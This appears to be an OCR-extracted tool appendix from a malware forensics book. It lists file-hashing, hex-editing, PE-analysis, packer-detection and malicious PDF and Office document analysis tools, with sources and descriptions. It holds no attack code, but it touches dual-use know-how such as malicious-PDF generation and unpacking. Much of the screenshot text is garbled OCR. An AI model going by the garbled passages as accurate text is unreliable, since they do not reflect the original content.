File: mal3.exe Size: 145408 MD5: 8586BABF233D1D3DB29753B79E327FB8 Path: C:\Documents and	

Name: Visual MD5

Page Reference: 244

Author/Distributor: Protect Folder Plus Team

Available From: http://www.tucows.com/preview/505450

Description: An intuitive MDS GUI hashing tool that provides for multiple file drag-and-drop functionality. Visual MDS also has features such as displaying the full system path of target files, date and time stamp reporting of hash generation, and a "copy to clipboard" option for quick collection of results for pasting into a document.

to Call Calana	148			566
	×D			
lave	HDS	See	1.04	Model
1111	inia provinske konstruktion Stradention konstantion Romanica en el antionen Romanica en el antionen Ro	64,912 149,368 149,408	Agikator Agikator Agikator Agikator Agikator	2000/11 01 07 07 2000/11 01 07 07 2000/11 01 06 07 2000/11 01 07 02

File Similarity Ind	exina
---------------------	-------

Name: SSDeep Page Reference: 245 Author/Distributor: Jesse Komblum Available From: http://ssdeep.sourceforge.net/ Description: SSDeep is a fuzzy hashing tool that computes a series of randomly sized checksums for a file. allowing file association between files that are similar in file content but not identical. Switch Function Verbose mode, displays filename as it is being processed matches Recursive mode .d Directory mode, compare all files in a directory Silent mode, all errors are suppressed Uses only the bare name of files, all path information -b Uses relative paths for filenames Prints output in CSV format Only displays matches above the given threshold Match FILES against known hashes in file -m

Name: SSDeepFE

Page Reference: 245

Author/Distributor: Richard F. McQuown (www.forensiczone.com)

Available From: http://sourceforge.net/project/showfiles.php?group_id=215906&package_id=267714

Description: SSDeepFE is a slick GUI front-end for ssdeep that allows for quick and efficient file hashing. SSDeepFE is particularly useful for comparing unknown files against a preexisting piecewise hash file list, shown in the figure below.

nput 1 Single File	C1Documents and Settings1Malware Lab/Malware	Oxone jrevit
C Directory	C1Documents and Setting/Makeare Lab/Aadhist thit shad	Get Hash File
C Dane	C 'Documents and Settings'/Malevare Lab/Washes.tot	xxxe Quipul
Egt	Garcel	Execute

Name: DeepToad

Page Reference: 245


Author/Distributor: Joxean Koret

Available From: http://code.google.com/p/deeptoad/

Description: Inspired by ssdeep, DeepToad is a (python) library and a tool to clusterize similar files using fuzzy hashing techniques. The menu and tool usage is shown below:



File Visualization



Name: BinVis	
Page Reference: 246	

	ibutor: Gregory Conti/Marius Ciepluch
Available Fr	om: http://code.google.com/p/binvis/
binary structo visualization and contents. ligital invest	BinVis is a binary file visualization framework that enables the digital investigator to view res in unique ways. As shown in the figure bolw, BinVis provides for eight distinct modes that render alternative graphical perspectives on the target file structure, data patterns Particularly useful for analysis is the interconnectedness of the views; for example, if the renders the structure, data patterns with each region that is clicked on in the er the same area of the target file is automatically displayed in the strings view.r.
	State and a state of the state
Mode	Function
Mode Text	Function Displays file contents in a text and hexadecimal viewer
100101-0	
Text	Displays file contents in a text and hexadecimal viewer
Text Byte Plot	Displays file contents in a text and hexadecimal viewer Maps each byte in the file to a pixel in the display window
Text Byte Plot RGB Plot	Displays file contents in a text and hexadecimal viewer Maps each byte in the file to a pixel in the display window Red, Green, Blue plot; 3 bytes per pixel
Text Byte Plot RGB Plot Bit Plot Attractor	Displays file contents in a text and bexadecimal viewer Maps each byte in the file to a pixel in the display window Red, Green, Blue plot; 3 bytes per pixel Maps each bit in the file to a pixel in the display window Visual plot display based upon chaos theory.
Text Byte Plot RGB Plot Bit Plot Attractor Plot	Displays file contents in a text and hexadecimal viewer Maps each byte in the file to a pixel in the display window Red, Green, Blue plot; 3 bytes per pixel Maps each bit in the file to a pixel in the display window Visual plot display based upon chaos theory Displays detected sequences of repeated bytes contained

Hexadecimal Editors

Name: McAffee FileInsight	
Page Reference: 248	
Author/Distributor: McAffee	
Available From: http://www.mcafee.com/us/	downloads/free-tools/fileinsight.aspx
	imal editor geared toward suspicious file and malcious code and strings parsing functionality, enhanced file parsing and

navigation capabilities can be implemented with custom plug-ins and scripting. Lastly, a remote acquisition feature allows the digital investigator to acquire and input files hosted on remote URLs—even through a proxy server.

0	-	Party see
		PERSONAL PROPERTY AND ADDRESS OF A PERSON ADDRESS OF ADDRESS



Name: 010 Editor

Page Reference: 248

Author/Distributor: SweetScape Software

Available From: http://www.sweetscape.com/010editor/

Description: A Swiss Army Knife of hex editors, 010 Editor uses unique Binary Template allowing the digital investigator to parse the particularized file structures within a myrida of binary files. Similar to other plug-in or scripting language-based tools, a number of fredy available templates have been developed by phote 100 Editor users.¹⁰ In the figure below, a PDF file is parsed within the PDF Template developed by Dkifer Stevens,¹⁰ 101 Editor can also be used to compare two different files and generate halw values and histograms of data contents.

0-0-WEW30	A 1) 21 H (H) 21	RELO ESTENT				
		220 - 5338				
100 A	and in some of	The second second second second	- i -			
					-	
					_	
Tan Vines						
tan (jinin		-		-		
the second second second				-		
		THE OWNERS AND DESCRIPTION OF		1 1 1	-	
ter me		The construction description to a			100	
		The other state and the state of the state o	1111	-	ann a	
			1010	-		
		The Control of the Co	taul	10.0	10.0	-
			taul	-	2.5	
	The second secon	The Control of the Co	taull	dit.	1000	
		The Control of the Co	multi	dis.	12228	
	And	The Control of the Co	multi	st81+	102250	
	1 1 1 1 2 1 2 1 2 2	The Control of the Co	taulfilli	sc81+	12228	
	1 1 1 1 1 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 3 2 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1	 And A. S. Sandara, and A. S	analitii	a la secon	102250	
Nor No. State Control of State Stat	Comparison of the second		and the little	sc81+	102250	
	1 1 1 1 1 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 2 1 3 2 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1 4 1	 And A. S. Sandara, and A. S	analitii	a la secon	102250	

Name: FlexHex

Page Reference: 248

Author/Distributor: FlexHex

Available From: http://www.flexhex.com/

110 http://www.sweetscape.com/010editor/templates/.

¹¹¹http://blog.didierstevens.com/2010/09/03/pdftemplate/; http://www.didierstevens.com/files/software/ PDFTemplate.zip.

Description: A valuable hex editor for examining malicious binaries and document files, FlexHex can parse OLE compound files and present the file structures for examination in a separate navigation pane.





File Identification, Classification, and Identification

Name: GT2

Page Reference: 249

Author/Distributor: Philip Helger (also known as "PHaX")

Available From: http://philip.helger.com/gt/program.php?tool=gt2

Description: In addition to identifying an unknown binary's file format, GT2 details the file's target operating system and architecture, file resources, dependencies, and metadata. Similarly, GT2 can also parse a variety of file formats, identifying file structures, and enumerating offsets.

	e Identifier	
Page Refer	ence: 249	
Author/Dis	tributor: OptimaSC	
Available I	from: http://www.optimasc.com/products/fileid/	
	A command-line utility that is close to the functional equivalent of the vith additional metadata extraction and reporting features.	Linux file
Switch	Function	
-d	Print out some information	
-k	Don't modify the last access date of the resource	
-r	Recursive	
-v	Verbose mode	
-cb	File identification only (no metadata)	
-cs	Standard identification search	
-ch	Extended identification search (slower)	
-eh0	Print to HTML report	
	Print to CSV report	

Page Reference:	251
Author/Distribut	or: British National Archives, Digital Preservation Department
	http://www.nationalarchives.gov.uk/aboutapps/PRONOM/tools.htm; and for tool tp://droid.sourceforge.net/wiki/index.php/Introduction
National Archives	ID is a CUI tool with similar functionality to THDNet. Developed by the British Digital Preservation Department, as part of its PRONOM technical registry project uutomated batch identification of file formats.

Name: FileAlyzer	
Page Reference: 251	
Author/Distributor: Pat	rick Kolla/Safer-Networking.com
Available From: http://v	www.safer-networking.org/en/filealyzer/index.html
as a hex viewer, strings e	xtractor, and PE file viewer.
	See 2010 Research Varia 1011 0 2 20204 2 20204 2 20204 2 20204 2 20204 2
	Plad only Coulter Coulter clock to can be opvision
	System tion System to

Embedded Artifact Extraction

Strings	
Name: TextScan	
Page Reference: 258	
Author/Distributor: Analo	gX
Available From: http://www	w.analogx.com/contents/download/Programming/textscan/Freeware.htm
such as function calls and D	
	The second secon

Page Reference: 258	· · · · · · · · · · · · · · · · · · ·	
Author/Distributor: David	Zimmer/iDefense	
Available From: http://labs	idefense.com/software/malcode.php#mor	e_malcode+analysis+pack
Analyst Pack (MAP). As pri MAP was developed by iDe The strings shell extension i the "Strings" shell extension tool also provides a search f	z trings-parsing utility is the strings shell viscolary mentioned in the Tool Box sectio fense to assist investigators with both stati s handy and simple' simple' right-click on . The strings in the file are parsed out into unction if a particular string is sought with tool extracts both ASCII and Unicode stri tool extracts both ASCII and Unicode stri tool extracts both assist tool extracts both assist to	n in the context of hash values, ic and dynamic malware analysis. the file to be examined and choose an easily navigable interface. The in the file. Like BinText and

Name: BinaryTextScan

Page Reference: 258

Author/Distributor: Brian Enigma

Available From: Previously hosted on http://netninja.com/files/bintxtscan.zip

Description: An older and little known tool, BinaryTextScan is now difficult to find on the Internet (previously hosted on http://metiniga.com/files/bintxtscan.zip). Written by Brian Enigma, BinaryTextScan offers a simple output interface and identifies the corresponding file offset of discovered strings. Like other GUJ strings analysis tools, BinaryTextScan also provides a string search function.

Dellinery Text Scan Done He Edit Options		. 🗆 🔀
		HD
Officer	Test	1.8
E4FEA E4FE E500 E500 E500 E500 E500 E500 E500 E5	viewel.dl	
	ultion-dl	
	shell2 di	
	condul2.0	
	war 2 di	
	RogDum/ValueEvA	
	Redalised	
	VerQuer/ValueA	
06/5722	Orenalize/Datch	
	Cinatel window East	
	ALC quality OCU Tange 3.4	
(85134 (85146 (85154 (85164 (85164 (85164) (85164) (85164) (85164) (85164) (85164)	SalakeauPbOlindes	
	CealeSteamOreGab.el	
	Striverfactoria	
	CultererCenterConte	

Name: TextExtract	
Page Reference: 258	
Author/Distributor: Ultima Thul	le Ltd.
Available From: Previously host locatable on various sites through	ted on http://www.ultima-thule.co.uk/downloads/textextract.zip; now h search engine queries
	strings extraction tool is Ultima Thule Ltd.'s TextExtract. TextExtract ced above, particularly in that it pipes output into a text file as opposed
	TestExtract - Unregistered
	TextExtract

Odput - E Socurents and Satting (Malaure	
Strop (ammo) → e (deaders centerog : → gostest (deaders → gostest (deaders → gostest (deaders) → go	

Symbolic and Debug References

Name: DUMPBINGUI

Page Reference: 260-261

Author/Distributor: Tim "Chez" Tabor

Available From: http://www.cheztabor.com/dumpbinGUI/index.htm

Description: DUMPBINGUI is a sleek front-end for DUMPBIN, which includes dumpbinCHM.It is a shell context menu that allows for a right-click on the target file and a selection of the DUMPBIN argument to be applied against a target file.

Andrea I	Norman	

File Dependencies


Name: LDD-win32 (altbinutils-pe)

Page Reference: 259

Author/Distributor: Minimalist GNU for Windows (MinGW)

Available From: http://sourceforge.net/projects/mingwrep/

Description: LDD-win32 is a Windows port 1dd, a Linux tool for identifying a target file's shared library dependencies.



File Metadata

Name: ExifTool GUI

Page Reference: 263

Author/Distributor: Bogdan Hrastnik

Available From: http://u88.n24.queensu.ca/~bogdan/

Description: ExifTool GUI is an intutive graphical front-end to exiftool to recurrsively extract metadata from a myriad of file types.



File Obfuscation: Packers and Cryptors

Packing and Cryptor Identification	
Name: PEiD Plug-ins	
Page Reference: 269	
Author/Distributor: Various authors and contributors	
Available From: http://www.peid.info/BobSoft/Plugins.html	

retuining a come importent expension of the operation

Description: PEID is a packer and cryptor freeware detection too most predominantly used by digital investigators, both because of its high detection rates (more than 600) different signatures) and an easy-touse GUI interface that allows for multiple file and dreatory seaming with heuristic scaming options. PEiD contains a plug-in interface and a myriad of plug-ins that afford additional detection functionality, as described in the table below.

Nexa P	Add Signature v1.04 EPScan	Plug-in	Function
Deep Scan Handlore Scan	ExtOverley Plugin by Bolt File Company +1.04	Add Signature v1.04	Advanced signature database
External Scan	Pix ORC v1.01 Generic OEP Finder 30 To Text v1.00	Add Signature V1.04	management plug-in
	Ingkoder v1.04 Eristia Afalikume	EPScan	Entry Point code pattern scanner
	Morpherie 2.76-(beta) PE E-trad VI.01	ExtOverlay	Extracts overlay data
	PEDHIM	File Compare v1.04	Compare multiple files at once
	PED Generic Linguister Resource Venuer v1.02	Fix CRC v1.01	Set correct file checksum
	Section Fool +1-62 Shring version	Generic OEP Finder	Finds Offset of Entry Point (OEP
	Ureack. C05 35 V1.00 Ureack. Faile Ninja V2.8 Ureack. HPP v1.0.2 Ureack.RCnptor v1.1 - v1.66	ID to Text v1.02	Saves detection information from PEiD dialog to file
	Urged Rhib/Oypt v1.0 - 10.00 Urged Rhib/Oypt v1.00 Urgenheit Huda IN Resource Editor Hodris Process Ratcher obris v1.05	Imploder v1.04	Links files and dynamically loads DLLs, or installs files from Exe or DLL
PEiD Pl	ug-in Interface	KrypoANALyzer	Detects over 20 Cryptographic algorithms
		Morphine 2.7b(beta)	Morphine packer
		PE Extract v1.01	Extracts embedded PE files
		PE2HTML	Sends PE and parses PE contents to HTML report
		PEiD Generic	Generic unpacking utility
		Resource Viewer v1.02	PE File Resources viewer
		String viewer	Extracts strings
		Unpack CDS SS v1.00	Static unpacker for CSD SS
		Unpack Fake Ninja v2.0	Statically unpacks files fake- signed with Fake Ninja
		Unpack PPP v1.0.2	Statically unpacks and extracts files processed with PPP
		Unpack RCryptor v1.1	Statically unpacks RCrypt
		Unpack RPolyCrypt	Statically unpacks RPolyCrypt
		Unprotect Mucki	Statically unpacks mucki
		XN Resource Editor	PE Resource Viewer/Editor
		Yoda's Process Patcher	Process patcher written by Yoda
		xInfo v1.01	Adds a button to PEiD's interface to set/show info about a detection

Name: PE Detective

Page Reference: 270

Author/Distributor: Daniel Pistelli/NTCore

Available From: http://www.ntcore.com/pedetective.php

Descriptions: PE Detective, created by Daniel Piselli, can scan a single PE file or recursively scan entire directories to identify compliation and obfusciation signatures. PE Detective is deployed along with the Signature Explorer, shown in the figure below, which is an advanced signature manager to check collisions, and handle, update, and retrieve signatures. To examine a file in PE Detective, simply identify a suspect file through the browsing function, or drag and drop the file into the tool interface. The output from the tool will appear in the main "matches" pane. If there are multiple signature results, they will be sinelar discretioned for the signature match), and possible comments regarding the signature.

Fis flame:		And	19944
C Documents and Settings/Paintans Labidimetropicities	and then the	THE REAL PROPERTY AND ADDRESS OF TAXABLE PARTY.	- feet
Cleater for North Plan	San Darcogated Patrier J.	and the second se	
		and the second s	Lawren
		111111 m	
Bad March		ter a	
Alfrah vij M		affect of the	
APRAVEN			Exec Part
		2000 CT	
HE PLACED IN		Apple (11) - man appli cat	
Sentes	Patrice Connects		
Alfah ol 12	2	ACR Stage of a spatial advant () () Approximate New York, a	
Alfach v3.12	15		In family and
		Alfrancist (11) (11) (and 1) they failed at \$1 Alfrancist (11) (11) and 1 they failed at \$1	
		diffused of (1 = A)) diffused of A	
		different of the second	
		Radie of spaces 278	E bat he to make that I say at
-			A REAL PROPERTY AND ADDRESS
		A	

Name: Mandiant Red Curtain (MRC)

Page Reference: 270

Author/Distributor: Mandiant

Available From: http://www.mandiant.com/products/free_software/red_curtain/

Description: Another excellent utility for identifying both binary obfuscation mechanisms and other maticious file characteristics and identifiers is Mandian's Red Cartian (MRC). MRC examines a Windows excentable file and determines its level of "suspiciousness" by evaluating it against a set of certain criteria, in particular. MRC examines multiple appexts of a suspect vescutable, file/utiling entropy, indici a of obfuscation, compiler packing signatures, the presence of digital signatures, and other characteristics, and then generates a therat "score" as a perliminary "filmsus test" in deciding whether a particular file requires further, more extensive investigation. Upon querying a target file. MRC produces an XML report detailing its analysis. The user interface displays the report in a grid, much like a typical spreadsheet application, allowing the digital investigator to arrange the various columns contained in the report, as shown in the figure beiow.



Another interesting and valuable feature of MRC is that it offers a "roaming" mode, allowing the installation of an Agent on removable media to quickly gather information from other systems without having to install the full MRC application (which requires.NET). Agent-gathered information subsequently can be opened in the MRC user interface for analysis.

Moreover, unlike traditional packing detection utilities that simply scan a target binary to detect the presence of a known packer or cryptory signature, MRC also focusses on file entropy or the measure of "randomness" in the code. In addition to evaluating the entropy of a file, MRC examines a number of other properties in a queried speciment file, including the digital signatures embedded in the file. PE structure anomalies, unusual imported. dBs, and section permissions to calculate an ageregate "Threat Score." The Threat Scores and correlating values as defined by Mandiant are shown in the figure below.

Threat Score	Conclusion
0.0 - 0.7	Typically not suspicious, at least in the context of properties that MRC analyzes.
0.7 - 0.9	Somewhat interesting. May contain malicious files with some deliberate attempts at obfuscation.
0.9 - 1.0	Very interesting. May contain malicious files with deliberate attempts at obfuscation.
1.0+	Highly interesting. Often contains malicious files with deliberate attempts at obfuscation.

In addition to the main graphical grid interface, MRC provides the user with an interface to inspect the particular portions of the executable specimen that were evaluated by MRC in calculating the aggregate there are exclused to the terminary.

Sectors	hands -	
e Bacal 2 a Anta 2 605 2 Anta 2 Anta 3 Anta	 B teard d B teards d B adoptic d	
Annalas	a word d	
checkson, o jean	a shunda Antibia a sheliba a sheliba a sheliba a sheliba a sheliba	

Name: Stud PE

Page Reference: 270

Author/Distributor: "Christi G"

Available From: http://www.cgsoftlabs.ro/studpe.html

Description: Stud PE is a powerful multipurpose PE analysis tool written by "Christi G," which offers a flexible packer signature identification feature and provides the ability to query a suspect file against a built-in or external signature database.



Name:	RD	G
-------	----	---

Page Reference: 270

Author/Distributor: RDGMax

Available From: http://www.rdgsoft.8k.com/

Description: RDG is the only GUI-based packer and compiler detection tool exclusively in the Spanish language. There are previous 'hacked' versions in English, but often this version is hosted on shadier liternet forms. In addition to compiler and packer detection, RDG offers munerous other malicious binary analysis utilities, such as an entropy calculator, cryptographic algorithm detection, OEP detection, and custom signature creation, among others.

	Entropy 33	1
RDG Packer Detector v0.6.5		
Childrantildes.en	Open	
ASPack v2.12	Compiler Detected Possible National Charles Language 2 and	
Contact:	Con Tup 2 3 The Takes 7,97 Defect 79 Decoupled 79 Decoupled 79	



Windows Executable File Format

Name: PeView

Page Reference: 273

Author/Distributor: Wayne J. Radburn

Available From: http://www.magma.ca/~wjr/PEview.zip

Description: PEView is a dual-paned graphical PE file parsing tool, providing the digital investigator with an intuitive view of PE file structure and contents; toggle buttons allow for hierarchial drilling down deeper into the target file.

Notes (Independent of	
1000000000000000000000000000000000	

	here PE Viewer
Page Referen	e: 273
Author/Distri	outor: Artem Kuroptev/UCWare
Available Fro	n: http://www.ucware.com/apev/index.htm
	vritten in Java, Anywhere PE Viewer is a cross-platform PE file viewer that provides fo
	g-and-drop target file loading. The analyst interface is divided into four tabs for separate PE Header, Import Table, Export Table, and Resources.
	e-and-drop target file loading. The analyst interface is divided into four tabs for separate PE Header, Import Table, Export Table, and Resources.
	g-and-drop target file loading. The analyst interface is divided into four tabs for separate PE Header, Import Table, Export Table, and Resources.
	e-and-drop target file loading. The analyst interface is divided into four tabs for separate PE Header, Import Table, Export Table, and Resources.
	s-and-drop target file loading. The analyst interface is divided into four tabs for separate PE Header, Import Table, Export Table, and Resources.
	e-and-drop target file loading. The analyst interface is divided into four tabs for separate PE Header, Import Table, Export Table, and Resources.
	s-and-drop target file loading. The analyst interface is divided into four table for separate De Header, Import Table, Export Table, and Resources.
	e-and-drop target file loading. The analyst interface is divided into four tabs for separate PB Header, Import Table, Export Table, and Resources.

Radeoffertane-M. (N Tracter/Neg/Tex.2m (N 04/31/8 HP 220) Texer Neg/Tex.2m (N 04/31/8 HP 220)
Reduct/Type-In-Th 100
Lieffylandbeiersch G20 theverrater Beitytig intern, Beitytig intrinstang Beit, Beitytig internet, Beityti
fylinal Body (Beally Dasp Baly)
IF Provide LED .
Franker Holds

Name: PE Explorer

Page Reference: 273

Author/Distributor: Heaven Tools

Available From: http://heaventools.com/overview.htm

Description: One of the few commerical PE analysis tools, PE Explorer is a robust graphical utility that allows the digital investigator to conduct deep analysis into a suspect PE file's structure and contents to develop a file profile. PE Explorer includes a PE file viewer, Resource Viewer, Dependency Scanner, and Symbol/Debug information viewer, among other features.



Name: InspectEXE Page Reference: 273 Author/Distributor: Silurian Software Available From: http://www.silurian.com/wiis2/inspect.htm Description: InspectEXE is a Person part of the same set in the figure below. Description: InspectEXE is a Person part of the same set in the figure below.

Name: LAGING		
Page Reference: 273		
Author/Distributor: Nir So	r/Nirsoft	
Available From: http://www	irsoft.net/utils/exeinfo.html	_
results within the interface, a	a suspect file into the interface and the tool will query the file and print t liburated in the figure below. In addition to identifying the file type, Exe ure details, Created and Modified dates and times, and file metadata,	
	A second	

Malicious Document Analysis

Malicious Document Analysis: PDF Files

Name: Origami

Page Reference: 286-287

Author/Distributor: Gillaume Delugré, Frédéric Raynal (Contributor)

Available From: http://esec-lab.sogeti.com/dotclear/index.php?pages/Origami;

http://code.google.com/p/origami-pdf/

Description: Origami is a framework of tools written in Ruby designed to parse and analyze malicious PDF documents as well as to generate malicious PDF documents for research purposes. Origami contains a series of Ruby parsers—or core scripts (described in the table below), scripts, and Walker (a GTK GUI interface to essantine suspect PDF files, depicted in the figure below).

Script	Function
pdfscan.rb	Parses the contents and structures of a target PDF file specimen
extractjs.rb	Extracts JavaScript from a target PDF file specimen
detectsig.rb	Detects malicious signatures in a target PDF file speciment
pdfclean.rb	Disables common malicious trigger functions
printmetadata.rb	Extracts file metadata from a target PDF file specimen

	POF Walter . C #
tile gocument selo	H
· /home/malwarelab/malware/merry chrt	PCP Code
weakle 1.0 1 Barition 2.1 2 Barition 2.1 2 Barition 2.1 2 Barition 2.1 2 Barition 3.1 2 Barition 3.1 3 Barition 4.1 3 Page 3 Magintartist/Heam 4 Battingtotheam 5 Restandentstyleam 5 Restandentstyleam	3) 8 alg cr property 125 surfaces [Binary data] addresses
b Olef cection b Trailer	$\begin{array}{c} 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 $

Name: PDF Toolkit (pdftk)	
Page Reference: 291	
Author/Distributor: PDF Labs	

Available From: http://www.pdflabs.com/tools/pdftk-the-pdf-toolkit/

Description: Although not specifically geared toward malicious PDF analysis, pdftk, a multifunctional CLI tool, has a number of functions that can assist the digital investigator in probing PDF data, including metadata extraction (shown below) and stream decompression.

C:VMLNare Labopdft.kew c:VMLNare\PDF%CHSIconf.pdf dump_data InfoXey: Modate InfoXeise D:2010062510344408'00' InfoXey: CreationBate InfoXeise D:2010062510333108'00' PdfIDD: c=66:x4f4abl.H135042542ce7704a PdfIDD: s97f92155966139a3d611ffe01aa0 NumberOfPages 1

Name: Jsunpack-n

Page Reference: 290

Author/Distributor: Blake Hartstein

Available From: https://code.google.com/p/jsunpack-n/; Jsunpack: http://jsunpack.jeek.org/dec/go

Description: Jourgack-n, "a genetic JavaScript unpacker," is a suite of tools written in python designed to enulate howser functionality when mayigning to URLs. Athlough a powerful tool for researchers to identify client-side browser vulnerabilities and exploits. Jourgack-n is also a favorite tool of dipital investigators to examine suspect PDF files and extract embedded Javascript. In the figure below, the pdf. gp. script is used to extract JavaScript from a suspect PDF file specimen and write it to a separate file for further malysis.

malwarelab@MAP-Workstation:-/Tools/Linux/jsunpack-n\$./pdf.py /home/malwarelab/Desktop/merry_christmas\ UNZIPPED.pdf

processing /home/malwarelab/Desktop/merry_christmas UNZIPPED.pdf!!!

parsing /home/malwarelab/Desktop/merry christmas UNZIPPED.pdf

failed to decompress object 26 0

Found JavaScript in 31 0 (3106 bytes)


children []

tags [['Filter', ''], ['FlateDecode', ''], ['Length', '1213']]

indata = <</Filter[/FlateDecode]/Length
1213>>streamHVmOG8Yd)}SPpE2}io^y=Ytp<?>5a==<9<s'g7-]/ghhiIwwwhY</pre>

Wrote JavaScript (9085 bytes -- 5979 headers / 3106 code) to file /home/malwarelab/Desktop/merry_christmas UNZIPPED.pdf.out

Name: PDF Structazer	
Page Reference: 293	
Author/Distributor: Eric Filiol, et al./Ecole supérieure d'Informa (ESIEA)	tique, Electroniqueet Automatique
Available From: http://www.esiea-recherche.eu/data/PDF%20Str	uctazer.exe
Description: PDF Structazer is a GUI-based PDF analysis tool, al examine the structure and contents of PDF files.	lowing the digital investigator to
EPRESTATION - Children Contings par	5.68
Int Activity of the International	



Name: PDFMiner

Page Reference: 291

Author/Distributor: Yusuke Shinyama

Available From: http://www.unixuser.org/~euske/python/pdfminer/index.html

Description: PDFMiner is a python PDF parser and analyzer. PDF Miner consists of numerous ptyhon scripts to examine the textual data inside of a PDF file, including pdf2txt.py (extracts text contents from a PDF file) and dumpdf.py (dumps the internal contents of a PDF file in pseudo-XML format).

Name: PDF Stream Dumper

Page Reference: 293

Author/Distributor: Sandsprite.com

Available From: http://sandsprite.com/blogs/index.php?uid=7&pid=57

Description: PDF Stream Dumper is a feature-rich GUI-based malicious PDF analysis tool. Useful for every phase of suspect PDF file profiling. PDF Stream Dumper has numerous specialized tools to examine the PDF file structure, individual elements, and objects; scan for known exploits; and extract obfuscated JavaScript.



Name: Malzilla

Page Reference: 293

Author/Distributor: Boban Spasic, aka bobby

Available From: http://malzilla.sourceforge.net/downloads.html

Description: Described by the developer as a malware huming tool, Malzilla is commonly used by malicious code researchers to navigate to potentially malicious URLs in an effort to probe the contents for malicious code and related artifacts. However, Malzilla has a variety of valuable decoding and shellcode analysis features making it an essential tool in the digital investigator's arsenal for exploring malicious UPD files.

Welrife by he	(dep) frame		 	 -			
table I	 (and the second	Patrick and in a	 	 (and the	on Linne	(mar)	_

The Synthesis of the Synthesis of the Synthesis of Street Witness	fabrieller/Hannie/Tai/antiact • unexcept Adapteter/Ber/Ber • #2002Fastys from:			
Null 214 August 24	COLLECTION OF A DESCRIPTION OF A DESCRIP	to had a find the addition of the first of the second se	win when the state	
Autorition (Price	Twittenshift as bein alsoff to all but what they as a and table to your the second se		titive)alliveall	
And an in the second seco		the state is a second when the shafter with the state	the second state of a loss	
(*) #3.5) #75.00#814 Philippe Title allocation	(1) a TROPPICAL D' a TRADUCTURE CONTRACTOR AND Antoine Mathematical Analysis and Annual Analysis		×	
The Although a Transaction	V Inglas and of Sec.	- Ingene		
(*) #3.5) #75.00#814 Philippe Title allocation	V Inglas and of Sec.	Tax analis	×	
Parate and a second	 Financial of a final track /li>	Tax analis		
Parate and a second	 Financial of a final track /li>	Tax analis		
Parate and a second	 Financial of a final track /li>	Tax analis		
Parate and a second	 Financial of a final track /li>	Tax analis		
Parate and a second	 Financial of a final track /li>	Tax analis		

Name: PDF Scanner

Page Reference: 291

Author/Distributor: Jerome Segura/ParetoLogic

Available From: http://blogs.paretologic.com/malwarediaries/index.php/pdf-scanner/

Description: PDF Scanner comes with two files: a command-line utility (pdf_scan.exe) that scans PDF files and classifies them according to a risk level based upon file contents and a batchscript (pdf.bat) that scarches the subject system's hard drive for PDF files and then scans identified files with pdf_scan.exe to determine maliciousness.

Name: PDF-Analyzer	
Page Reference: 293	
Author/Distributor: Ingo Schmoekel	
Available From: http://www.pdf-analy	yzer.com
analytic food that can be used by the dig properties in a target PDF specime. PDF spe	Terminal Security From V For V Terminal Security For V For V Terminal Security For V For V Terminal Security For V Te

Name: Open PDF Analysis Framework (OPAF)	
Page Reference: 291	
Author/Distributor: Felipe Andres Manzano	
Available From: https://code.google.com/p/opaf/	
Description: OPAF is a suite of eight python scripts to parse and extract PDF elements.	

Malicious Document Analysis: Microsoft Office Files

Name: STG

Page Reference: 297-298

Author/Distributor: Microsoft

Available From: http://support.microsoft.com/kb/139545

Description: STG is a basic GUI utility to browse OLE Structured Storage files.



Name: BiffView

Page Reference: 297-298

Author/Distributor: DIaLOGIKa

Available From: http://b2xtranslator.sourceforge.net/

Description: Microsoft Office Excel workbooks are compound files saved in *Binary Interchange File Format* (BIFF), which contain storages and numerous streams, As a part of the Office Binary (doc, X), pp) Translator to Opa TML project. Birl/Yew was developed in an effort to analyze the BIFF file structure. Upon processing a target file, Birl/Yiew prints an easily navigable HTML file containing the structures of the target file.

(C water		(term
		Cent Car
facely		and the second se
tanb .	Br	5 M M
	In 18 per right between her me	L DIR.
		Contraction Distance Contraction (Contraction Contraction Contract
	0 10 - C 13 2 1	and and designed and the second s
	Contractor Laboration (C) Manufactures Participation	an () binder hele () theirs
	lot.	
		10 54 55 68 20 20 00 07 19 20 00 56 54 03 80 50
		No. 17 all all a fight to all a fight for the fight and the fight for th
		N 14
	STFF INTERACTION (\$25) 0.	
	BLFF BELTENCIETE (50h) 113 9	82 85 88 91 71 93 74 85 60 74 28 20 20 20 20 20
		28 20 20 20 20 20 20 20 20 20 20 20 20 20
		79 20 20 20 20 20 20 20 27 20 20 20 20 20 20 20 20 20 20 20 20 20
		28 28 28 28 28 28 28 28 28 28 28 28 28 2
		28 24 20 28 20 28 20 24 20 28 20 20 20 20 20 20 20 20
		28 29 29 29 29 29 29 29 29 29 29 29 29 29
		40 04
	STAT RECEIVELANT STATE	1.11
		41.60
		20 00 00 14 00 00 13 13 0F 12 68 62 FF 5F 58
		4 10
		17 10
	Terms	

Page Reference:	297-298
-----------------	---------

Author/Distributor: MiTeC

Available From: http://www.mitec.cz/ssv.html

Description: Useful for examining a suspect document for indicators of malice, SSView is a lightweight graphical tool for parsing the structures and contents of Microsoft OLE Structured Storage files.

Parts des Mart des	Property for			
Company and a second seco	B Ber 2 Na 2 Na 2 Andra 2 Andra 2 Andra 3 Andra 4 Andra 5 Andra 6 Andra 7 Andra 8 Andra 9 Andra	Internet Constructions of Parameters Const of Par	No. To To To To To To To To To To	

Malicious Document Analysis: CHM Files

Name: CHM-2-HTML

Page Reference: 309

Author/Distributor: MacroObject

Available From: http://www.macrobject.com/en/chm-2-html/index.htm

Description: Although not designed as a malicious CHM analysis tool, as a CHM to HTML converter, CHM-2-HTML quickly converts the elements of a CHM into an HTML page, while extracting and separating out executable files.

Com	3 10-	California California	San	1			Starter and	900 Alcost	
	ura OHIA Tagit N								france
	Decargale ()		1] 500 H	174L (.Nov) #CML (.ARC		Date of the local set	ven Dalog	

- ¹ For more information about Miss Identify, go to <u>http://missidentify.sourceforge.net/</u>.
- ² For more information about MWSnap, go to http://www.mirekw.com/winfreeware/mwsnap.html.
- ³ For more information on the MD5 algorithm, go to

http://www.taqs.org/rtcs/rtc1321.html.

